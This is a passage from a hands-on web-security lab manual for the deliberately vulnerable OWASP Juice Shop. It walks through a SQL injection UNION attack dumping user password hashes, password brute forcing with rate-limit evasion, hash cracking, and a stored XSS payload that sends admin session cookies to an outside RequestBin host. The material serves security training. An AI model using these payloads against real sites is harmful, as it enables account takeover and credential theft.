Below the table, the 'Request' and 'Response' tabs are visible. The 'Response' tab is selected, showing the raw response data:

```

HTTP/1.1 500 Internal Server Error
{
  "error": {
    "message": "SQLITE_ERROR: near \"--%' OR description LIKE '%apple' or 1=1--%' AND deletedAt IS NULL) ORDER BY name\": syntax error",
    "stack": "SequelizeDatabaseError: SQLITE_ERROR: near \"--%' OR description LIKE '%apple' or 1=1--%' AND deletedAt IS NULL) ORDER BY name\": syntax error\n    at Query.formatError (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:423:16)\n    at afterExecute (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:119:32)\n    at replacement (/app/node_modules/sqlite3/lib/trace.js:19:31)\n    at Statement.errBack (/app/node_modules/sqlite3/lib/sqlite3.js:16:21)",
    "name": "SequelizeDatabaseError",
    "parent": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql": "SELECT * FROM Products WHERE ((name LIKE '%apple' or 1=1--%' OR description LIKE '%apple' or 1=1--%' AND deletedAt IS NULL) ORDER BY name"
    }
  },

```



- e. Searching for '-- results in a SQLITE_ERROR: syntax error. This is due to two (now unbalanced) parenthesis in the query.
- f. Searching for '))-- fixes the syntax and successfully lists all products, including some that had previously been deleted 😊

- 22) Awesome! Now we have a valid query that can return us all of the products in the database.....but we want juicier information, don't we? How do we accomplish this?
- 23) As a starting point we use the known working '))-- attack pattern and try to make a UNION SELECT out of it.
- 24) Searching for ')) UNION SELECT * FROM x-- fails with a SQLITE_ERROR: no such table as you would expect. But we can easily guess the table name or infer it from one of the previous attacks on the *Login* form.
- 25) Searching for ')) UNION SELECT * FROM Users-- fails with a promising SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns which least confirms the table name.
- 26) The next step in a UNION SELECT-attack is typically to find the right number of returned columns. As the *Search Results* table has 3 columns displaying data, it will at least be three. You keep adding columns until no more SQLITE_ERROR occurs (or at least until it becomes a different one):

- a. ')) UNION SELECT '1' FROM Users-- fails with number of result columns error.
- b. ')) UNION SELECT '1', '2' FROM Users-- fails with number of result columns error.
- c. ')) UNION SELECT '1', '2', '3' FROM Users-- fails with number of result columns error.
- d. Same error through 6 columns.....
- e. ')) UNION SELECT '1', '2', '3', '4', '5', '6', '7' FROM Users-- *still fails* with number of result columns error.
- f. ')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8' FROM Users-- shows a *Search Result* with an interesting extra row at the bottom.

27) Next you get rid of the unwanted product results changing the query into something like `qwert')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8' FROM Users--`

Search Results `qwert')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8' FROM Users--`












Product	Description	Price	
2	3	4	 

28) The last step is to replace the *visible* fixed values with correct column names. You could guess those **or** derive them from the RESTful API results **or** remember them from previously seen SQL errors while attacking the *Login* form.

29) Searching for `qwert')) UNION SELECT '1', id, email, password, '5', '6', '7', '8' FROM Users--` solves the challenge giving you the list of all user data.

You successfully solved a challenge: Retrieve a list of all user credentials via SQL Injection

Search Results `qwert')) UNION SELECT '1', id, email, password, '5', '6', '7', '8' FROM Users--`


Product	Description	Price	
1	admin@juice-sh.op	0192023a7bbd73250516f069df18b500	 
2	jim@juice-sh.op	e541ca7ecf72b8d1286474fc613e5e45	 
3	bender@juice-sh.op	0c36e517e3fa95aabf1bbffc6744a4ef	 
4	bjoern.kimminich@gmail.com	448af65cf28e8adeab7ebb1ecff66f15	 
5	ciso@juice-sh.op	861917d5fa5f1172f931dc700d81a8fb	 
6	support@juice-sh.op	d57386e76107100a7d6c2782978b2e7b	 

There is of course a much easier way to retrieve a list of all users as long as you are logged in: Open `http://<yoursitename>/#/administration` while monitoring the HTTP calls in your browser's developer tools. The response to `http://<yoursitename>/rest/user/authentication-details` contains all


the user data in JSON format. But, this does not involve SQL injection so it will not count as a solution for this challenge.

Lab #3 – Brute forcing the admin’s password


1. Let’s get back to Burp and our Juice Shop application. From the last lab, we know that the admin’s email address is admin@juice-sh.op and we know how to gain access to this account using SQL injection. Let’s now try gaining access to the admin’s account by brute-forcing the account’s password.
2. Make a login request using the admin’s email address and the password “password”.
3. You should have received the error message “Invalid email or password” when attempting this login, meaning that the admin’s password unfortunately is not “password”. Let’s use Burp’s Intruder capabilities to try some more common passwords.
4. In Burp, go to the Proxy HTTP History tab and select the latest POST request to /rest/user/login. Right-click the request and select “Send to intruder”.




5. Now, go to the Intruder tab in Burp and you should see the request in the “Positions” subtab. Click “Clear” to clear out the automatic selections.



6. Select password and click Add so that your positions page looks like this:



7. Now, click on the “Payloads” subtab and paste into the “Payload Options” the list of passwords found here: https://raw.githubusercontent.com/wpentester/webtraining/master/password_list.txt



8. To start the brute-forcing process, click the “Start attack” button in the top right corner. A new window should appear and start populating with login attempts. It might take a few minutes to get the right password, but just be patient.

Intruder attack 2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
177	junior	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
176	banana	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
175	hardcore	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
174	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	795	
173	purple	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
172	compaq	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
171	qwer1234	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
170	bulldog	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
169	diablo	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
168	marina	401	<input type="checkbox"/>	<input type="checkbox"/>	362	
167	gateway	401	<input type="checkbox"/>	<input type="checkbox"/>	362	

Request Response

Raw Params Headers Hex

```
POST /rest/user/login HTTP/1.1
Host: sbs-juiceshop.herokuapp.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/201
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://sbs-juiceshop.herokuapp.com/
Content-Type: application/json;charset=utf-8
Content-Length: 51
Cookie: io=xbu-aQIjrFDvsYMwAAAD
Connection: close

{"email":"admin@juice-sh.op","password":"admin123"}
```

? < + > Type a search term

Paused

9. Awesome! We found the admin's super secure password! You can tell it worked because the "Status" column shows 200 instead of 401. Take a look at the response to see what the server sent back to us on a valid login attempt.

Bonus: Think you can brute-force the forgot-password form for [marty@juice-sh.op](https://sbs-juiceshop.herokuapp.com/)?

10. Trying to find out who "Morty" might be should eventually lead you to *Morty Smith* as the most likely user identity.
11. Visit <http://rickandmorty.wikia.com/wiki/Morty> and skim through the Family section.
12. It tells you that Morty had a dog named *Snuffles* which also goes by the alias of *Snowball*.

13. Visit <http://<yoursitename>/#/forgot-password> and provide morty@juice-sh.op as your *Email*
14. Create a word list of all mutations (including typical "leet-speak" variations!) of the strings snuffles and snowball using only:
 - a) lower case (a-z)
 - b) upper case (A-Z)
 - c) and digit characters (0-9)
15. Write a script that iterates over the word list and sends well-formed requests to <http://<yoursitename>/rest/user/reset-password>. A rate limiting mechanism will prevent you from sending more than 100 requests within 5 minutes, severely hampering your brute force attack.
16. Change your script so that it provides a different X-Forwarded-For header in each request, as this takes precedence over the client IP in determining the origin of a request.
17. Rerun your script. You will notice at some point that the answer to the security question is 5N0wb41L and the challenge is marked as solved.
18. Feel free to cancel the script execution at this point.

Lab #4 – Crack Some Passwords

Can we crack some of the existing user's passwords?

1. Ensure that you are logged in to Juice Shop and open <http://<yoursitename>/#/administration>. Looking through your burp proxy HTTP history, you should notice that the application also performs a GET request to </rest/user/authentication-details> when you visit this page. View the request's response in Burp to see all the user data in JSON format (including the user's password hashes):

Burp Suite Professional v1.7.33 - juiceshop - licensed to Silent Break Security [single user license]

Burp Intruder Repeater Window Help Backslash

Comparer Extender Project options User options Alerts Versions Logger++

Target Proxy Spider Scanner Intruder Repeater

Intercept HTTP history WebSockets history Options

Filter: Hiding specific extensions

#	Host	Method	URL	Params	Edited	Status
6620	https://sbs2-juiceshop.herokuapp.com	GET	/api/Feedbacks/			304
6619	https://sbs2-juiceshop.herokuapp.com	GET	/rest/user/authentication-details/			200
6618	https://sbs2-juiceshop.herokuapp.com	GET	/rest/user/whoami			304

Request Response

Raw Headers Hex

```

HTTP/1.1 200 OK
Server: Cowboy
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Type: application/json; charset=utf-8
Content-Length: 2578
Etag: W/"a12-X/Me6STmx/7wSgpr73+16ABsqOI"
Date: Wed, 16 May 2018 21:43:25 GMT
Via: 1.1 vegur

{"status": "success", "data": [{"id": 1, "email": "admin@juice-sh.op", "password": "019202", "createdAt": "2018-05-16T21:30:25.485Z", "updatedAt": "2018-05-16T21:30:25.485Z", "token": "I6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXRzIiwiaWF0IjE6MSwiZWlhaWwiOiJhZG1pbkRqdW1MDE5MjAyM2E3YmJkNzMyNTA1MTZmMDY5ZGYxOGI1MDA1LjcmVhdGVkQXQiOiIyMDE4LTAlLTE2IDIxOjhdGVkQXQiOiIyMDE4LTAlLTE2IDIxOjMwOjI1LjQ4NSArMDA6MDA1fSwiaWF0IjoxNTI2NTA2MjUzLjCjIleJy4Td6m9qO5epjfnJyFUhBIr4cgfWLeGXSXGG4h-BglZetgs9zNJyfvvtj-x8sv2wkugNYtsTd_Xi5vO_kydOKqp44sGW6nm9ze6fRpvV9hLhqJQCQuegPXLX6hpVJcwcxo94"}, {"id": 2, "email": "jim@juice-sh.op", "password": "2b8d1286474fc613e5e45", "createdAt": "2018-05-16T21:30:25.487Z", "updatedAt": "2018-05-16T21:30:25.488Z"}, {"id": 3, "email": "bender@juice-sh.op", "password": "0c36e517e3fa95aabf1bbffc6744a4ef", "createdAt": "2018-05-16T21:30:25.488Z"}, {"id": 4, "email": "bjoern.kimminich@google.com", "password": "cf28e8adeab7ebblecffe66f15", "createdAt": "2018-05-16T21:30:25.488Z", "updatedAt": "2018-05-16T21:30:25.488Z"}, {"id": 5, "email": "ciso@juice-sh.op", "password": "861917d5fa5f1172f931dc700d81a8fb", "createdAt": "2018-05-16T21:30:25.488Z"}, {"id": 6, "email": "support@juice-sh.op", "password": "d6c2782978b2e7b", "createdAt": "2018-05-16T21:30:25.489Z", "updatedAt": "2018-05-16T21:30:25.489Z"}, {"id": 7, "email": "marty@juice-sh.op", "password": "f2f933d0bb0ba057bc8e33b8ebd6d9e8", "createdAt": "2018-05-16T21:30:25.489Z"}]}

```

- Let's see if the application is salting these passwords (as it should) by submitting the hashes to <https://crackstation.net/>, a free hash lookup service.

- Copy all of the password hash values from our response JSON into CrackStation (one on each line) then solve the captcha and click 'Crack Hashes'.

Enter up to 20 non-salted hashes, one per line:

```
0c36e517e3fa95aabf1bbffc6744a4ef
448af65cf28e8adeab7ebb1ecff66f15
0192023a7bbd73250516f069df18b500
861917d5fa5f1172f931dc700d81a8fb
d57386e76107100a7d6c2782978b2e7b
f2f933d0bb0ba057bc8e33b8ebd6d9e8
b03f4b0ba8b458fa0acdc02cdb953bc8
5f4dcc3b5aa765d61d8327deb882cf99
```

☐ I'm not a robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
0c36e517e3fa95aabf1bbffc6744a4ef	Unknown	Not found.
448af65cf28e8adeab7ebb1ecff66f15	Unknown	Not found.
0192023a7bbd73250516f069df18b500	md5	admin123
861917d5fa5f1172f931dc700d81a8fb	Unknown	Not found.
d57386e76107100a7d6c2782978b2e7b	Unknown	Not found.

- You should be able to see the results for each submission. Notice that the admin's password hash was identified as an md5 hash of 'admin123'. This means that the application is NOT salting the user's passwords, which makes cracking them much easier if the database is compromised.
- Bonus: You'll notice that none of the other accounts had a cracking result. If you're feeling up to it, try to figure out the answer to the other account's security questions using some open source intelligence gathering.
 - Hint: "Jim@juice-sh.op" is the email address for *James T. Kirk* from Start Trek so why not visit https://en.wikipedia.org/wiki/James_T._Kirk and read the Depiction section to see if you can find his brother's name to use in the password reset.

- ii) Hint: "bender@juice-sh.op" is *Bender from Futurama*, so visit [https://en.wikipedia.org/wiki/Bender_\(Futurama\)](https://en.wikipedia.org/wiki/Bender_(Futurama)) and read the *Character Biography* section to see if you can find a reference to the name of his first company.

Lab #5 – Cross-site scripting (XSS)!

Using XSS to hijack an administrator's session cookie

- 1) Log in to your Juice Shop instance using the account you created in the first lab.
- 2) Sadly, this user account is not an administrator. Let's assume that we didn't already have access to the administrator's account. How might we use XSS to escalate our privileges on the site?
- 3) Before we go on, first go ahead and explore the application some more. Navigate the interface, change your password, create a recycling request, submit a complaint, give a product review, etc. Before going on, can you find anywhere that's vulnerable to stored XSS?
- 4) Let's try getting an XSS payload into the Contact form together. Access the contact form at <http://<yoursitename>/#/contact> and enter the following comment:

This is a comment and This is a comment

- 5) Now, browse to <https://<yoursitename>/#/administration> and look at the comments in the Customer Feedback panel. Notice that the very bottom entry contains our inserted text.... but wait.... we didn't get an alert box.... why?
- 6) Right-click on the comment and select "Inspect Element". This will allow us to see what's really in the HTML source.


```
<tr class="ng-scope" data-ng-repeat="feedback in feedbacks">
  <td class="ng-binding">...</td>
  <td>
    <div class="ng-binding" ng-bind-html="feedback.comment">This is a comment and This is a comment</div>
  </td>
  <td>...</td>
  <td>...</td>
</tr>
```

- 7) We see that the server has stripped out our inserted HTML and left us with only the text we entered. Should we give up now that we know there are server-side controls in place to strip out potential XSS elements? I don't think so. How could we check what the server-side code is actually stripping out?

- 8) Let's try inserting some additional comments in the Contact form. Since it looks like the application might be stripping out HTML tags, let's try inserting a value we think should be stripped inside of another tag. Submit the following payload:

```
<<img>Foo</img>script>alert(1)</script>
```

- 9) Now visit the administration page again and see what's in our new comment by inspecting the element:




- 10) Aha! Looks like it stripped out our tags but left the "foo" in there. Try submitting the same payload as before, but this time remove the "foo" in between the tags. What do you get now?

```
<<img></img>script>alert(1)</script>
```

- 11) Didn't work? Empty you say? Well, it must be keying on something. Let's try leaving the closing </script> tag off of our next comment to see what happens:

```
<<img></img>script>alert(1)
```

- 12) What happens when you visit the administration page now? Why in the world does that payload work to pop an alert? When you inspect the element, you'll see that the application very helpfully closed our open script tag for us! We didn't even need to insert valid HTML to get our payload to work since many modern browsers and frameworks are very forgiving and automatically attempt to correct syntactically incorrect HTML.



- 13) Okay, sweet! We have successfully inserted a persistent cross-site scripting payload into the application, but an alert box doesn't exactly get us administrator privileges. Go ahead and delete the message we just created so it doesn't keep popping every time we view the page. Now, let's

build a more complex exploit to steal an administrator's session cookie. The overall exploit will play out as follows:

- a. You will inject a malicious piece of JavaScript into the page.
- b. An administrator will then visit the page. When the page loads, the malicious script will grab the administrator's session cookie and send it to an external server that we can access.
- c. We will then add the administrator's session cookie to our browser and login to the application as the admin.

14) First, let's setup a web page where we'll send the administrator's session cookie. For this, we're going to use our own instance of RequestBin. RequestBin is a small web app that will create a temporary URL and then log all HTTP requests sent to that URL. This is where we'll send the administrator's session cookie after we've stolen it.

- a. Visit <https://sbsrequestbin.herokuapp.com> and click the Create RequestBin button.
- b. Copy the Bin URL to a safe location (it should look like https://sbsrequestbin.herokuapp.com/<RANDOM_CHARACTER>).

15) Now to build our XSS payload to send the cookies of any user's browsing session to our RequestBin URL. Go to the Contact page and create a new message containing the following text (don't forget to replace <RANDOM_CHARACTER> with the URL you copied in step 14b. In addition, note that there must be a question mark(?) after the URL):

```
Be you soon admin!...
<<img></img>script>(new Image()).src="
https://sbsrequestbin.herokuapp.com/<RANDOM_CHARACTER>?" +
document.cookie;
```


16) Go ahead and submit the new payload as a comment. Now, go log back into the application as the administrator and view the compromised page in order to send the admin's cookies to our RequestBin URL.

17) To view the compromised cookies, go to:

